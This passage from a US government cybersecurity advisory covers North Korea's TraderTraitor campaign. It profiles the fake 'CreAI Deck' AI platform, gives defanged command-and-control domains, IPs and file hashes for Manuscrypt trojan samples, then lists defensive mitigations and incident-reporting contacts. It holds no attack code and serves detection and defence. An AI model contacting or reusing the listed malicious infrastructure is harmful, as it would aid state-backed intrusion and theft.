CreAI Deck claims to be a platform for “artificial intelligence and deep learning.” No droppers for it were identified, but the filenames of the below samples, win32.bin and darwin64.bin, match the naming conventions used by other versions of TraderTraitor when downloading a payload. Both are samples of Manuscrypt that contact `hxxps://aideck[.]net/board.php` for C2 using HTTP POST requests with `multipart/form-data` Content-Types.

creaideck[.]com

Information as of March 2020:
IP Address: 38.132.124[.]161
Registrar: NameCheap, Inc.
Created: March 9, 2020
Expires: March 9, 2021

aideck[.]net

Information as of June 2020:
IP Address: 89.45.4[.]151
Registrar: NameCheap, Inc.
Created: June 22, 2020
Expires: June 22, 2021

867c8b49d29ae1f6e4a7cd31b6fe7e278753a1ba03d4be338ed11fd1efc7dd36

Tags: trojan peexe
Name: win32.bin
Size: 2.10 MB (2198684 bytes)
MD5: 5d43baf1c9e9e3a939e5defd8f8fbd8d
SHA-1: d5ff73c043f3bb75dd749636307500b60a436550 SHA-256: 867c8b49d29ae1f6e4a7cd31b6fe7e278753a1ba03d4be338ed11fd1efc7dd36
ssdeep: 24576:y3SY+/2M3BMr7cdgSLBjbr4nzzy95VV7cEXV:ESZ2ESrHSV3D95oA
Compilation timestamp: 2020-06-23 06:06:35 UTC

89b5e248c222ebf2cb3b525d3650259e01cf7d8fff5e4aa15ccd7512b1e63957

Tags: trojan macho
Name: darwin64.bin
Size: 6.44 MB (6757832 bytes)
MD5: 8397ea747d2ab50da4f876a36d673272

SHA-1: 48a6d5141e25b6c63ad8da20b954b56afe589031
SHA-256: 89b5e248c222ebf2cb3b525d3650259e01cf7d8fff5e4aa15ccd7512b1e63957
ssdeep: 49152:KIH1kEh7zIXlDYwVhb26hRKtRwwfs62sRAdNhEJNDvOL3OXl5zpF+FqBNihzTvff:KIH1kEhI1LOJtm2spB

Mitigations

North Korean state-sponsored cyber actors use a full array of tactics and techniques to exploit computer networks of interest, acquire sensitive cryptocurrency-intellectual property, and gain financial assets. The U.S. government recommends implementing mitigations to protect critical infrastructure organizations as well as financial sector organizations in the blockchain technology and cryptocurrency industry.

- Apply defense-in-depth security strategy. Apply security principles—such as least access models and defense-in-depth—to user and application privileges to help prevent exploitation attempts from being successful. Use network segmentation to separate networks into zones based on roles and requirements. Separate network zones can help prevent lateral movement throughout the organization and limit the attack surface. See NSA's Top Ten Cybersecurity Mitigation Strategies for strategies enterprise organizations should use to build a defense-in-depth security posture.
- Implement patch management. Initial and follow-on exploitation involves leveraging common vulnerabilities and exposures (CVEs) to gain access to a networked environment. Organizations should have a timely vulnerability and patch management program in place to mitigate exposure to critical CVEs. Prioritize patching of internet-facing devices and monitored accordingly for any malicious logic attacks.
- Enforce credential requirements and multifactor authentication. North Korean malicious cyber actors continuously target user credentials, email, social media, and private business accounts. Organizations should ensure users change passwords regularly to reduce the impact of password spraying and other brute force techniques. The U.S. government recommends organizations implement and enforce multifactor authentication (MFA) to reduce the risk of credential theft. Be aware of MFA interception techniques for some MFA implementations and monitor for anomalous logins.
- Educate users on social engineering on social media and spearphishing. North Korean actors rely heavily on social engineering, leveraging email and social media platforms to build trust and send malicious documents to unsuspecting users. A cybersecurity aware workforce is one of the best defenses against social engineering techniques like phishing. User training should include how to identify social engineering techniques and awareness to only open links and attachments from trusted senders.
- Implement email and domain mitigations. Maintain awareness of themed emails surrounding current events. Malicious cyber actors use current events as lure for potential victims as observed during the COVID-19 pandemic. Organizations should have a robust domain security solution that includes leveraging reputation checks and closely monitoring or blocking newly registered domains (NRDs) in enterprise traffic. NRDs are commonly established by threat actors prior to malicious engagement.

  HTML and email scanning. Organizations should disable HTML from being used in emails and scan email attachments. Embedded scripts may be hard for an antivirus product to detect if they are fragmented. An additional malware scanning interface product can be integrated to combine potentially malicious payloads and send the payload to the primary antivirus product. Hyperlinks in emails should also be scanned and opened with precautionary measures to reduce the likelihood of a user clicking on a malicious link.
- Endpoint protection. Although network security is critical, devices mobility often means traveling and connecting to multiple different networks that offer varying levels of security. To reduce the risk of introducing exposed hosts to critical networks, organizations should ensure mobile devices have installed security suites to detect and mitigate malware.
- Enforce application security. Application allowlisting enables the organization to monitor programs and only allow those on the approved allowlist to execute. Allowlisting helps to stop the initial attack, even if the user clicks a malicious link or opens a malicious attachment. Implement baseline rule sets, such as NSA's Limiting Location Data Exposure guidance, to block execution of unauthorized or malicious programs.

  Disable macros in office products. Macros are a common method for executing code through an attached office document. Some office products allow for the disabling of macros that originate from outside of the organization, providing a hybrid approach when the organization depends on the legitimate use of macros.

  Windows specific settings can be configured to block internet-originated macros from running. This can be done in the Group Policy Administrative Templates for each of the associated Office products (specifically Word, Excel and PowerPoint). Other productivity software, such as LibreOffice and OpenOffice, can be configured to set the Macro Security Level.
- Be aware of third-party downloads—especially cryptocurrency applications. North Korean actors have been increasingly active with currency generation operations. Users should always verify file downloads and ensure the source is from a reputable or primary (preferred) source and not from a third-party vendor. Malicious cyber actors have continuously demonstrated the ability to trojanize applications and gain a foothold on host devices.
- Create an incident response plan to respond to possible cyber intrusions. The plan should include reporting incidents to both the FBI and CISA—quick reporting can reduce the severity of incidents and provide valuable information to investigators. Contact information can be found below.

Contact

All organizations should report incidents and anomalous activity to CISA 24/7 Operations Center at report@cisa.gov or (888) 282-0870 and/or to the FBI via your local FBI field office or the FBI’s 24/7 CyWatch at (855) 292-3937 or CyWatch@fbi.gov.

Disclaimer

The information in this advisory is provided "as is" for informational purposes only. The FBI, CISA, and Treasury do not provide any warranties of any kind regarding this information or endorse any commercial product or service, including any subjects of analysis.

Revisions

Initial Version: April 18, 2022

This product is provided subject to this Notification and this Privacy & Use policy.

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.